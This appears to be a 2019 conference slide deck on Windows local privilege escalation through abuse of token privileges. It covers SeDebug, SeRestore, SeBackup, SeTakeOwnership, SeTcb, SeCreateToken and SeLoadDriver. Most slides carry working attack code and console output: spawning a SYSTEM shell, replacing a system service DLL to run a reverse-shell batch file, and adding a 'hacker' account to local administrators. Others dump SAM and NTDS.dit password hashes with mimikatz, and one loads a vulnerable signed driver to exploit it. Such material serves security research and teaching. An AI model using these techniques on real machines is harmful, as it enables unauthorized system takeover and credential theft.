

PRIUILEGES INFORMATION

Privilege Name	Description	State
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeSecurityPrivilege	Manage auditing and security log	Disabled
SeTakeOwnershipPrivilege	Take ownership of files or other objects	Disabled
SeLoadDriverPrivilege	Load and unload device drivers	Disabled
SeSystemProfilePrivilege	Profile system performance	Disabled
SeSystemtimePrivilege	Change the system time	Disabled
SeProfileSingleProcessPrivilege	Profile single process	Disabled
SeIncreaseBasePriorityPrivilege	Increase base priority	Disabled
SeCreatePagefilePrivilege	Create a pagefile	Disabled
SeBackupPrivilege	Back up files and directories	Disabled
SeRestorePrivilege	Restore files and directories	Disabled
SeShutdownPrivilege	Shut down the system	Disabled
SeDebugPrivilege	Debug programs	Disabled
SeSystemEnvironmentPrivilege	Modify firmware environment values	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeRemoteShutdownPrivilege	Force shutdown from a remote system	Disabled
SeUndockPrivilege	Remove computer from docking station	Disabled
SeManageVolumePrivilege	Perform volume maintenance tasks	Disabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled
SeTimeZonePrivilege	Change the time zone	Disabled
SeCreateSymbolicLinkPrivilege	Create symbolic links	Disabled

[show me your privileges and I will lead you to SYSTEM]

Andrea Pierini, Paris, June 19th 2019



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
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Why this talk



- Escalating privileges via “Windows Privilege abusing” & “Token manipulation” techniques are often not considered and/or misunderstood
- Some Windows privilege manipulations techniques are not well documented
- So I decided to dig deeper...
- *“Abusing Token Privileges For Windows Local Privilege Escalation” (Bryan Alexander & Stephen Breen)* a great article which inspired me a lot!

Agenda

- Intro to Windows Privileges & Tokens
- How to get them?
- Interesting privileges for escalation:
 - ◆ SeDebug
 - ◆ SeRestore & SeBackup & SeTakeOwnership
 - ◆ SeTcb & SeCreateToken
 - ◆ SeLoadDriver
 - ◆ SeImpersonate & SeAssignPrimaryToken
 - ❑ From “Rotten Potato” to “Juicy Potato”
 - ❑ Prevention
- Final thoughts




What are Windows Privileges?

- *“A privilege is the right of an account, such as a user or group account, to perform various system-related operations on the local computer, such as shutting down the system, loading device drivers, or changing the system time” (msdn.microsoft.com)*
- Some Users/Groups have predefined privileges
- Privileges are managed through the “User Right Assignment” of the Local Policies, but you can play with them using the Windows API’s too
- Some privileges can override permissions set on an object
- Some privileges assigned to users are only available in an High IL Process (elevated shell)
- **whoami /priv** will list your privileges

What is a Windows Access Token?

- It's an object that describes the security context of a process or thread
- Generated by the system during the logon process (*NtCreateToken*)
- Is used when a process or thread tries to interact with objects that have security descriptors (securable objects) *or wants to perform tasks which requires adequate privileges*
- Upon the creation of a process or thread, a copy of the token will be assigned to them



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What is a Windows Access Token?

→ A Token contains:

- ◆ SID of the user, owner
- ◆ SID's for the groups of which the user is a member
- ◆ Logon SID
- ◆ **List of privileges held by either the user or the user's groups**
- ◆ Owner SID
- ◆ SID for the primary group
- ◆ DACL that the system uses when the user creates a securable object without specifying a security descriptor
- ◆ Source of the access token
- ◆ Token type (***Primary or Impersonation***)
- ◆ Optional list of restricting SIDs
- ◆ Current impersonation levels (*SecurityAnonymous, SecurityIdentification, **SecurityImpersonation**, SecurityDelegation*)
- ◆ Other statistics..

→ Once a token is set (*PrimaryTokenFrozen bit*), you cannot add new privileges to the token, only enable or disable privileges that already exist on that token (*AdjustTokenPrivileges*).

→ You can change the Token type (*DuplicateToken*)

Which accounts have special privileges?

→ Administrators, Local System



→ Some built-in groups (Backup, Server, Printer Operators)

→ Local/network service accounts

→ Managed Service and Virtual Accounts

→ Third party application users

→ Misconfigured users

Which accounts have special privileges?

Support / Documentation / Backup Exec 20.1 Administrator's Guide

Backup Exec 20.1 Administrator's Guide

Last Published: 2018-04-02 | Product(s): Backup Exec (20.1)

- > Introducing Backup Exec
- > Installation
- > Getting Started
- ▼ Backups
 - How to prepare for your first backup with Backup Exec
 - Improving backup performance in Backup Exec
 - Troubleshooting backup performance
 - Required user rights for backup jobs**
 - About the list of servers on the Backup and Restore tab
 - Adding servers that you want to back up to the list of servers on the Backup and Restore tab
 - Removing servers from the list of servers on the Backup and Restore tab
 - Creating a server group
 - Hiding or viewing server groups on the Backup and Restore tab
 - Adding servers to a server group

Required user rights for backup jobs

To perform any backup operations, the following Windows user rights are required for the service account and any Backup Exec logon accounts:

- Act as part of the operating system.
- Back up files and directories.
- Restore files and directories.
- Manage auditing and security log.
- Logon as a batch job (only for Windows Vista and later).

For more information about user rights in Windows operating systems, see your Microsoft documentation.


More Information

- [Changing the credentials for a service account](#)
- [Backup Exec logon accounts](#)

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
Hunting “privileged” accounts

- Compromising the service
 - ◆ Weak service configuration
 - ◆ Web -> RCE
 - ◆ MSSQL ->SQLI -> xp_cmdshell
- Intercepting NTLM authentication (Responder)
- Stealing Credentials
- Kerberoasting
- ...



Obtaining privileges & manipulating tokens through “exploits”

- NULL ACL strategy (https://media.blackhat.com/bh-us-12/Briefings/Cerrudo/BH_US_12_Cerrudo_Windows_Kernel_WP.pdf)
- Replacing a process token with a SYSTEM token
- Partial Writes (https://github.com/hatRiot/token-priv/blob/master/abusing_token_eop_1.0.txt)
 - ◆ MS16-135
 - ◆ MS15-061
- Arbitrary Writes (<https://www.greyhathacker.net/?p=1025>)
 - ◆ CVE-2018-15732 (STOPzilla AntiMalware)



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SeDebugPrivilege



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The Old New Thing

If you grant somebody SeDebugPrivilege, you gave away the farm

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Raymond Chen - MSFT March 14, 2008

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- *“Allows the user to attach a debugger to any process.”*
- This privilege permits read/write memory and change properties of any process (including Local System, administrator...)
- Inject code into privileged processes in order to perform privileged tasks (well-known various techniques, *VirtualAlloc()*, *WriteProcessMemory()*, *CreateRemoteThread()*..)

SeDebugPrivilege

→ Create a new process and set the parent process a privileged process

◆ <https://github.com/decoder-it/psgetsystem>

```
UpdateProcThreadAttribute(  
    si.lpAttributeList,  
    0,  
    PROC_THREAD_ATTRIBUTE_PARENT_PROCESS,  
    lpProcThreadHandle,  
    (IntPtr)IntPtr.Size,  
    IntPtr.Zero,  
    IntPtr.Zero);
```

```
C:\util>whoami & whoami /priv  
win-ge011020ujq\debugger  
  
PRIVILEGES INFORMATION  
-----  
  
Privilege Name      Description          State  
=====
```

Privilege Name	Description	State
SeDebugPrivilege	Debug programs	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeIncreaseWorkingSetPrivilege	Increase a process working set	Disabled

```
C:\util>tasklist | find "winlogon"  
winlogon.exe           492 Console                1    10,896 K  
winlogon.exe          1384 RDP-Tcp#8                2    12,224 K  
winlogon.exe           6136 RDP-Tcp#10               3     9,740 K
```

```
C:\util>powershell  
Windows PowerShell  
Copyright (C) Microsoft Corporation. All rights reserved.  
  
PS C:\util> .\psgetsys.ps1 6136 c:\windows\system32\cmd.exe  
[+] Got Handle for ppid: 6136  
[+] Updated proc attribute list  
[+] Starting c:\windows\system32\cmd.exe...True - pid: 6088  
PS C:\util>
```

```
Administrator: c:\windows\system32\cmd.exe  
Microsoft Windows [Version 10.0.17763.503]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\util>whoami  
nt authority\system  
  
C:\util>
```

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SeRestorePrivilege

- “Allows a user to circumvent file and directory permissions when restoring backed-up files and directories“ (but also registry keys)
- 2 Api Calls, countless possibilities:
 - ◆ `CreateFile()` with `FILE_FLAG_BACKUP_SEMANTICS` option
 - ◆ `RegCreateKeyEx()` with `REG_OPTION_BACKUP_RESTORE` option
- Can write files anywhere, overwrites files, protected system files - even those protected by *TrustedInstaller*, registry entries...
- What else do you need ?



SeRestorePrivilege

→ Example: Modify a service running as Local System and startable by all users and get a SYSTEM shell

Diagnostic System Host	The Diagnostic System Host is used by the Diagn...	Running	Manual	Local System
Distributed Link Tracking Cl...	Maintains links between NTFS files within a comp...	Running	Automatic	Local System
Distributed Transaction Coo...	Coordinates transactions that span multiple reso...	Running	Automatic (Delayed Start)	Network Service
dmwappushsvc	WAP Push Message Routing Service		Manual (Trigger Start)	Local System
DNS Client	The DNS Client service (dnscache) caches Domai...	Running	Automatic (Trigger Start)	Network Service
Downloaded Maps Manager	Windows service for application access to downl...		Automatic (Delayed Start)	Network Service
Embedded Mode	The Embedded Mode service enables communication...		Manual (Trigger Start)	Local System

```
C:\>sc sdshow dmwappushservice
D:(A;;CCLCSWLOCRRC;;;TU)(A;;CCLCSWLOCRRC;;;SU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;LCR
P;;;AC)(A;;LCRP;;;IU)(A;;LCRP;;;AU)
```

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SeRestorePrivilege

→ Create a Service DLL

```
VOID WINAPI ServiceMain(DWORD dwArgc, LPTSTR *lpszArgv)
{
    (...)

    hServiceStatusHandle = RegisterServiceCtrlHandlerW(L"dmwappushservice", (LPHANDLER)MyHandler);
    if (hServiceStatusHandle == (SERVICE_STATUS_HANDLE)0)
    {
        Log("Registering Control Handler failed\n");
        return;
    }
    ServiceStatus.dwCurrentState = SERVICE_RUNNING;
    SetServiceStatus(hServiceStatusHandle, &ServiceStatus);

    (...)

    STARTUPINFO si;
    PROCESS_INFORMATION pi;
    ZeroMemory(&pi, sizeof(pi));
    ZeroMemory(&si, sizeof(si));
    si.cb = sizeof(si);
    if (!CreateProcess(L"c:\\temp\\reverse.bat", NULL, NULL, NULL, 0, 0, NULL, NULL, &si, &pi))
        Log("Create Process failed\n");
}
```

SeRestorePrivilege

→ Overwrite Service config in Registry

```
std::string buffer="c:\\windows\\system32\\hackerservice.dll"
LSTATUS stat = RegCreateKeyExA(HKEY_LOCAL_MACHINE,
    "SYSTEM\\CurrentControlSet\\Services\\dmwappushservice\\Parameters",
    0,
    NULL,
    REG_OPTION_BACKUP_RESTORE,
    KEY_SET_VALUE,
    NULL,
    &hk,
    NULL);
stat = RegSetValueExA(hk, "ServiceDLL", 0, REG_EXPAND_SZ,
    (const BYTE*)buffer.c_str(), buffer.length() + 1);
```

SeRestorePrivilege

→ “Copy” service dll in c:\windows\system32

```
LPCWSTR fnamein = L"c:\\temp\\hackerservice.dll";
LPCWSTR fnameout = L"c:\\windows\\system32\\hackerservice.dll";
//LPCWSTR fnameout = L"c:\\windows\\system32\\dmwappushsvc.dll";

source = CreateFile(fnamein, GENERIC_READ, 0, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
GetFileSizeEx(source, &iSize);
dest = CreateFile(fnameout,
                  GENERIC_WRITE,
                  FILE_SHARE_WRITE,
                  NULL,
                  CREATE_ALWAYS,
                  FILE_FLAG_BACKUP_SEMANTICS,
                  NULL);
ReadFile(source, buf, iSize.QuadPart, &bytesread, NULL);
WriteFile(dest, buf, bytesread, &byteswritten, NULL);
CloseHandle(dest);
CloseHandle(source);
```

Video

SeBackupPrivilege

- *“Allows the user to circumvent file and directory permissions to backup the system. The privilege is selected only when the application attempts to access through the NTFS backup application interface. Otherwise normal file and directory permissions apply.”*
- With this privilege you can easily backup Windows registry and use third party tools for extracting local NTLM hashes

- ◆ `reg save HKLM\SYSTEM c:\temp\system.hive`
- ◆ `Reg save HKLM\SAM c:\temp\sam.hive`

```
.##### mimikatz 2.1.1 (x64) built on Mar 25 2018 21:01:13
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # lsadump::sam /system:system.hive /sam:sam.hive
Domain : SERVER1
SysKey : 7aceae8af92d24bc9cb983bf7fd3ae8
Local SID : S-1-5-21-2957476088-2105829066-1834118116

SAMKey : 1dc132a85580959eb39bf54163714151

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 446687c38d831f41abee74033ea76b05
```

SeBackupPrivilege

→ You can also read files which normally you could not access

```
LARGE_INTEGER iSize;
source =
CreateFile(L"c:\\users\\administrator\\supersecretfile4admins.doc",
GENERIC_READ, 0,
          NULL, OPEN_EXISTING, FILE_FLAG_BACKUP_SEMANTICS, NULL);
if (stat != ERROR_SUCCESS) {
    printf("Failed opening");
    exit(EXIT_FAILURE);
}
GetFileSizeEx(source, &iSize);
void *buf= malloc(iSize.QuadPart);
ReadFile(source, buf, iSize.QuadPart, &bytesread, NULL);

(..)
```

SeBackupPrivilege

- Members of “Backup Operators” can logon locally on a Domain Controller and backup the NTDS.DIT, for ex. with: “wbadmin.exe” or “diskshadow.exe”

```
c:\>wbadmin start backup -backuptarget:e: -include:c:\windows\ntds
c:\>wbadmin get versions
c:\>wbadmin start recovery -version:07/12/2018-11:09 -itemtype:file
    -items:c:\windows\ntds\ntds.dit -recoverytarget:c:\temp\srvc1 -notrestoreacl
c:\>reg save HKLM\SYSTEM c:\temp\srvc1\system
```

```
PS C:\temp\srvc1> Import-Module DSInternals
PS C:\temp\srvc1> $key=Get-BootKey '.\system'
PS C:\temp\srvc1> Get-ADDBAccount -SamAccountName administrator -BootKey $key -DBPath .\ntds.dit
```

```
Description: Built-in account for administering the computer/domain
ServicePrincipalName:
SecurityDescriptor: DiscretionaryAclPresent, SystemAclPresent, DiscretionaryAclAutoInherited, SystemAclAutoInherited, DiscretionaryAclProtected, SelfRelative
Owner: S-1-5-21-3848647206-37378696-1331205876-512
Secrets
  NTHash: 49bffadb9a38b1abf1821ad5bc6d833b
  LMHash:
  NTHashHistory:
    Hash 01: 49bffadb9a38b1abf1821ad5bc6d833b
    Hash 02: 01170606f23013b8f9fa184e696fdd87
    Hash 03: b49596b38f07e752202f433b44aaef33
    Hash 04: 01170606f23013b8f9fa184e696fdd87
  LMHashHistory:
```

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```
c:\temp\srvc1>myenablepriv.exe 1088 SeBackupPrivilege
c:\temp\srvc1>type script.txt
set metadata C:\temp\srvdc1\metadata.cab
set context clientaccessible
set context persistent
begin backup
add volume c: alias mydrive
create
expose %mydrive% z:
c:\temp\srvdc1\>diskshadow /s script.txt
c:\temp\srvdc1\>mybackuprestore.exe backup z:\windows\ntds\ntds.dit c:\temp\srvdc1\ntds.dit
```

SeBackupPrivilege & SeRestorePrivilege



If you have *SeBackup* & *SeRestore* privileges (Backup Operators group) you can set permission and ownership on each file & folder

SeBackupPrivilege & SeRestorePrivilege



```
Privilege Name      Description          State
=====
SeMachineAccountPrivilege  Add workstations to domain  Disabled
SeBackupPrivilege         Back up files and directories  Disabled
SeRestorePrivilege        Restore files and directories  Disabled
SeChangeNotifyPrivilege   Bypass traverse checking     Enabled
SeIncreaseWorkingSetPrivilege  Increase a process working set  Disabled
PS C:\> get-acl c:\admin | fl

Path      : Microsoft.PowerShell.Core\FileSystem::C:\admin
Owner     : MYLAB\Administrator
Group     : MYLAB\Domain Users
Access    : BUILTIN\Administrators Allow FullControl
Audit     :
Sddl      : O:LAG:DUD:PAI(A;OICI;FA;;;BA)

PS C:\> $user = "mylab\backupadm"
PS C:\> $folder = "C:\admin"
PS C:\> $acl = Get-Acl $Folder
PS C:\> $aclperms = $user,"FullControl","ContainerInherit,ObjectInherit","None","Allow"
PS C:\> $aclrule = new-object System.Security.AccessControl.FileSystemAccessRule $aclperms
PS C:\> $acl.AddAccessRule($aclrule)
PS C:\> Set-Acl -Path $Folder -AclObject $acl
PS C:\> get-acl c:\admin | fl

Path      : Microsoft.PowerShell.Core\FileSystem::C:\admin
Owner     : MYLAB\Administrator
Group     : MYLAB\Domain Users
Access    : BUILTIN\Administrators Allow FullControl
           MYLAB\backupadm Allow FullControl
Audit     :
Sddl      : O:LAG:DUD:PAI(A;OICI;FA;;;BA)(A;OICI;FA;;;S-1-5-21-1727439793-219541086-2800685579-1621)
```

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SeTakeOwnershipPrivilege

- “Allows the user to take ownership of any securable object in the system”
- 2 API Calls:
 - ◆ `SetSecurityInfo()`
 - ◆ `SetNamedSecurityInfo()`
- Various objects (SE_OBJECT_TYPE): Files, Printers, Shares, Services, Registry, Kernel objects..
- Once gained ownership, same techniques as in *SeRestorePrivilege* apply
- Example: altering the “msiserver” service...

SeTakeOwnershipPrivilege

→ Step 1: Take ownership of the service registry key

```
(...)  
wchar_t infile[] = L"SYSTEM\\CurrentControlSet\\Services\\msiserver";  
PSID UserSid=GetCurrentUserSID();  
dwRes = SetNamedSecurityInfoW(  
    infile,  
    SE_REGISTRY_KEY,  
    OWNER_SECURITY_INFORMATION,  
    UserSid, NULL,  
    NULL,  
    NULL);  
  
(...)
```

SeTakeOwnershipPrivilege

→ Step 2: Change Permissions on Registry Key .. and profit ;-)

```
(...)  
PSID pSIDEeveryone = NULL;  
PACL pACL;  
SID_IDENTIFIER_AUTHORITY SIDAAuthWorld =  
    SECURITY_WORLD_SID_AUTHORITY;  
AllocateAndInitializeSid(&SIDAuthWorld, 1,  
    SECURITY_WORLD_RID,  
    0,  
    0, 0, 0, 0, 0, 0,  
    &pSIDEeveryone)  
EXPLICIT_ACCESS ea[NUM_ACES];  
ea[0].grfAccessPermissions = KEY_ALL_ACCESS;  
ea[0].grfAccessMode = SET_ACCESS;  
ea[0].grfInheritance = NO_INHERITANCE;  
ea[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;  
ea[0].Trustee.TrusteeType =  
TRUSTEE_IS_WELL_KNOWN_GROUP;  
ea[0].Trustee.ptstrName = (LPTSTR)pSIDEeveryone;  
SetEntriesInAcl(NUM_ACES, ea, NULL, &pACL)  
(...)
```

```
(...)  
wchar_t infile[] =  
L"SYSTEM\\CurrentControlSet\\Services\\  
\\msiserver";  
dwRes = SetNamedSecurityInfoW(  
    infile,  
    SE_REGISTRY_KEY,  
    DACL_SECURITY_INFORMATION,  
    NULL, NULL,  
    pACL,  
    NULL);  
  
(...)  
std::string buffer= "cmd.exe /c net localgroup  
administrators hacker /add";  
stat = RegSetValueExA(hk, "ImagePath", 0,  
REG_EXPAND_SZ,  
    (const BYTE*)buffer.c_str(),  
buffer.length() + 1);  
(...)
```

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SeTcbPrivilege

- “Act as part of the operating system”. **(1)** “Allows a process to assume the identity of any user and thus gain access to the resources that the user is authorized to access.” **(2)** “The calling process may request that arbitrary additional accesses be put in the access token”.
- **(1)** - S4U Logon: Service For User Logon. This service allows a user with *SeTcb* privilege to logon as a different user without any credentials in order to get a security Impersonation Token by using the *LsaLogonUser()* function
- **(2)** - For example, the `P_TOKEN_GROUPS` parameter in *LsaLogonUser()* can be modified


SeTcbPrivilege

- The impersonation Token, valid only in local machine context, obtained by *LsaLogonUser()* can be used to impersonate threads or processes, but we don't have *SeImpersonate* or *SeAssignPrimary* privilege....
- *“SeImpersonate privilege is not needed for impersonating a thread as long as the token is for the same user and the integrity level is less or equal to the current process integrity level”* (MS added other “constraints” starting from Win 10)

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But.. wait... there's a good news: we can impersonate the thread without *SeImpersonate* privilege bypassing all these checks!



SeTcbPrivilege

```
Administrator: Command Prompt
Token ID: 0x5c7bb
Authentication ID: 0x5c7aa 0x0
Origin ID: 0x4ead6 0x0
Session ID = 0x2
Token's owner: SERVER3\dummyuser (user)
Token's source: S4UWin (0x5c7a2)
Token's user: SERVER3\dummyuser (user)
Token's primary group: SERVER3\None (group)
GROUPS:6
    None
    Everyone
    Backup Operators
    Users
    NETWORK
    Authenticated Users
    This Organization
    Local account
    LogonSessionId_0_209984
    Administrators
    NTLM Authentication
-----
This is a unrestricted token
Token type: primary
Token ID: 0x5c751
Authentication ID: 0x4ead6 0x0
Origin ID: 0x3e7 0x0
Session ID = 0x2
Token's owner: SERVER3\tcbuser (user)
Token's source: CredPro (0x4ea8e)
```

«S4U Token OriginID==Process Token AuthenticationID»

SeTcbPrivilege

- Examples of *LsaLogonUser()+S4U* with MSV1_0_S4U_LOGON S4U extension:
 - ◆ 1. Call *LsaLogonUser* impersonating our current local user (tcbuser) and add the “Local Administrators” group as an extra group into the access token:
 - Impersonate thread with new S4U Token
 - Assign our user (tcbuser) the **SeDebug Privilege**
 - ◆ 2. Call *LsaLogonUser* impersonating “administrator”
 - Impersonate thread with new S4U Token
 - Put our user (tcbuser) in the **Local Administrators group**
- Examples of *LsaLogonUser()+S4U* with KERB_S4U_LOGON extension
 - ◆ Call *LsaLogonUser* impersonating a domain admin
 - Write a file in System32 directory

SeTcbPrivilege

```
//KERB_S4U_LOGON
//User: tcbuser@mylab.local

using System.Security.Principal;
public static void NewIdent()
{
    WindowsIdentity ident = new WindowsIdentity("administrator@mylab.local" );
    WindowsImpersonationContext ctx = ident.Impersonate();
    try
    {
        File.WriteAllText("c:\\windows\\system32\\text.txt", "hello from Domain Admin");
    }
    finally
    {
        ctx.Undo();
    }
}
}
```

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SeTcbPrivilege

```
PMSV1_0_S4U_LOGON pS4uLogon;
pS4uLogon->MessageType = MsV1_0S4ULogon; //NTLMSSP local auth
pbPosition = (PBYTE)pS4uLogon + sizeof(MSV1_0_S4U_LOGON);
pbPosition = InitUnicodeString(&pS4uLogon->UserPrincipalName,
szUsername, pbPosition); // "tcbuser", "administrator"
pbPosition = InitUnicodeString(&pS4uLogon->DomainName, szDomain,
pbPosition); // "."
(...)
//S-1-5-32-544 Local Admin Group
bResult = ConvertStringSidToSid("S-1-5-32-544",
&pExtraSid);
pGroups->Groups [pGroups->GroupCount] .Attributes =
    SE_GROUP_ENABLED |
    SE_GROUP_ENABLED_BY_DEFAULT |
    SE_GROUP_MANDATORY;
pGroups->Groups [pGroups->GroupCount] .Sid =pExtraSid;
(...)
```

```
Status = LsaLogonUser (
    hLsa,
    &OriginName,
    Network,

    ulAuthenticationPackage,
    pS4uLogon,
    dwMessageLength,
    pGroups,
    &TokenSource,

    &pvProfile,
    &dwProfile,
    &logonId,
    &hTokenS4U,
    &quotaLimits,
    &SubStatus

);
```

SeTcbPrivilege

```
DWORD WINAPI AddPriv(LPVOID lpParam)
{
    LSA_UNICODE_STRING lucPrivilege;
    NTSTATUS ntsResult;
    PSID mysid;
    LSA_HANDLE pol;
    pol = GetPolicyHandle();
    mysid=GetCurrentUserSid();
    if (!InitLsaString(&lucPrivilege,
SE_DEBUG_NAME))
        return 0;
    ntsResult = LsaAddAccountRights(pol, mysid,
&lucPrivilege, 1);
    printf("Added Privilege:%d\n",
LsaNtStatusToWinError(ntsResult));
    return 1;
}
```

```
DWORD WINAPI AddUser2AdminGroup(LPVOID lpParam)
{
    LOCALGROUP_INFO_1
localgroup_info;
    LOCALGROUP_MEMBERS_INFO_3
localgroup_members;
    LPWSTR lpszUser = L"tcbuser";
    localgroup_members.lgrmi3_domainandname =
lpszUser;
    int err = NetLocalGroupAddMembers(L".",
L"administrators",
3,
(LPBYTE)&localgroup_members,
1);
    printf("Added to administrator groups
result:%d\n", err);
    return 0;
}
```

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```
hThread = CreateThread(NULL, 0, AddPriv, NULL, CREATE_SUSPENDED, &threadID);
SetThreadToken(&hThread, hTokenS4U);
ResumeThread(hThread);
WaitForSingleObject(hThread, 0xFFFFFFFF);
```

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


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But.. wait... we have a problem.. we can no more impersonate on Win 10 \geq 1809 and Win 2019



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SeCreateToken Privilege

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Origin ID: 0x0 0x0  
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Token's source: CredPro (0x6124cd4)  
Token's user: WIN-GE0L1020UJQ\tokencreator (user)  
Token's primary group: WIN-GE0L1020UJQ\None (group)  
GROUPS:7  
    None  
    TrustedInstaller  
    Remote Desktop Users  
    Administrators  
    INTERACTIVE  
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But if you set the AuthenticationId to ANONYMOUS_LOGON_UID (0x3e6) you can always impersonate even in Win >=1809 and use a subset of API calls: CreateFile(), RegSetKey()...

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SeCreateToken Privilege

```
NTSTATUS ZwCreateToken(  
    PHANDLE TokenHandle,  
    ACCESS_MASK DesiredAccess,  
    POBJECT_ATTRIBUTES ObjectAttributes,  
    TOKEN_TYPE Type,  
    PLUID AuthenticationId,  
    PLARGE_INTEGER ExpirationTime,  
    PTOKEN_USER User,  
    PTOKEN_GROUPS Groups,  
    PTOKEN_PRIVILEGES Privileges,  
    PTOKEN_OWNER Owner,  
    PTOKEN_PRIMARY_GROUP PrimaryGroup,  
    PTOKEN_DEFAULT_DACL DefaultDacl,  
    PTOKEN_SOURCE Source  
);
```

SeLoadDriver Privilege

- *This user right determines which users can dynamically load and unload device drivers or other code in to kernel mode*
- Members of domain group “Printer Operators” have this privilege on the DC
- To abuse from this privilege you have to install & load a “vulnerable” signed driver
- You have to “trick” *NtLoadDriver()* in order to load the driver parameters from an alternate location in the registry (default HKLM\System\...)
- Example: Install & Load vulnerable *szkg64.sys* driver (STOPZilla)

SeLoadDriver Privilege

```
std::string data = "\\??\\C:\\TEMP\\szkg64.sys";
LSTATUS stat = RegCreateKeyExA(HKEY_CURRENT_USER,
    "SYSTEM\\CurrentControlSet\\Services\\Evil",
    0,
    NULL,
    NULL,
    KEY_SET_VALUE,
    NULL,
    &hk,
    NULL);
DWORD val=1;
stat = RegSetValueExA(hk, "ImagePath",
    0, REG_EXPAND_SZ, (const BYTE*)data.c_str(),
    data.length() + 1);
stat = RegSetValueExA(hk, "Type", 0,
    REG_DWORD, (const BYTE*)&val, sizeof(val));
```

```
UNICODE_STRING DriverServiceName;
LPTSTR sidstring;
sidstring=GetCurrentUserSIDStr();
WCHAR regpath1[] = L"\\Registry\\User\\";
WCHAR regpath2[] =
L"\\System\\CurrentControlSet\\Services\\Evil";
WCHAR winregPath[256];
wcscpy(winregPath, regpath1);
wcscat(winregPath, sidstring);
wcscat(winregPath, regpath2);
RtlInitUnicodeString(&DriverServiceName,
    winregPath);
status = NtLoadDriver(&DriverServiceName);
if (!NT_SUCCESS(status)) {
    printf("[-] Failed!\n");
    return (status);
}
printf("[+] Ok!\n");
```

SeLoadDriver Privilege

```
PRIVILEGES INFORMATION
-----
Privilege Name          Description                State
=====
SeLoadDriverPrivilege  Load and unload device drivers Disabled
SeChangeNotifyPrivilege Bypass traverse checking   Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

C:\Users\printermanager\Desktop>load_driver.exe \??\c:\users\printermanager\desktop\szkg64.sys
AdjustTokenPrivileges (SeLoadDriverPrivilege): OK
sid=S-1-5-21-3077746178-2519635-2883037936-1008
regPath=\Registry\User\S-1-5-21-3077746178-2519635-2883037936-1008\SYSTEM\CurrentControlSet\EvilDriver2
[+] OK!
Loaded \??\c:\users\printermanager\desktop\szkg64.sys result=0

C:\Users\printermanager\Desktop>
```

SeLoadDriver

```
C:\Users\printermanager\Desktop>stopzilla.exe printermanager
-----
STOPzilla AntiMalware (szkg64.sys) Arbitrary Write EoP Exploit
Tested on 64bit Windows 7 / Windows 10 (1803)
Modified version by decoder
-----
PRIVILEGES INFORMATION
-----
Privilege Name [i] Current process id 4328 and token handle value 128
===== [i] Address of current process token 0xFFFFC7016AA989B0
SeLoadDriverPrivilege [i] Address of _SEP_TOKEN_PRIVILEGES 0xFFFFC7016AA989F0 will be overwritten
SeChangeNotifyPrivilege [i] Present bits at 0xFFFFC7016AA989F0 will be overwritten
SeIncreaseWorkingSet [i] Enabled bits at 0xFFFFC7016AA989F8 will be overwritten
[+] Open \\.\msprocess device successful
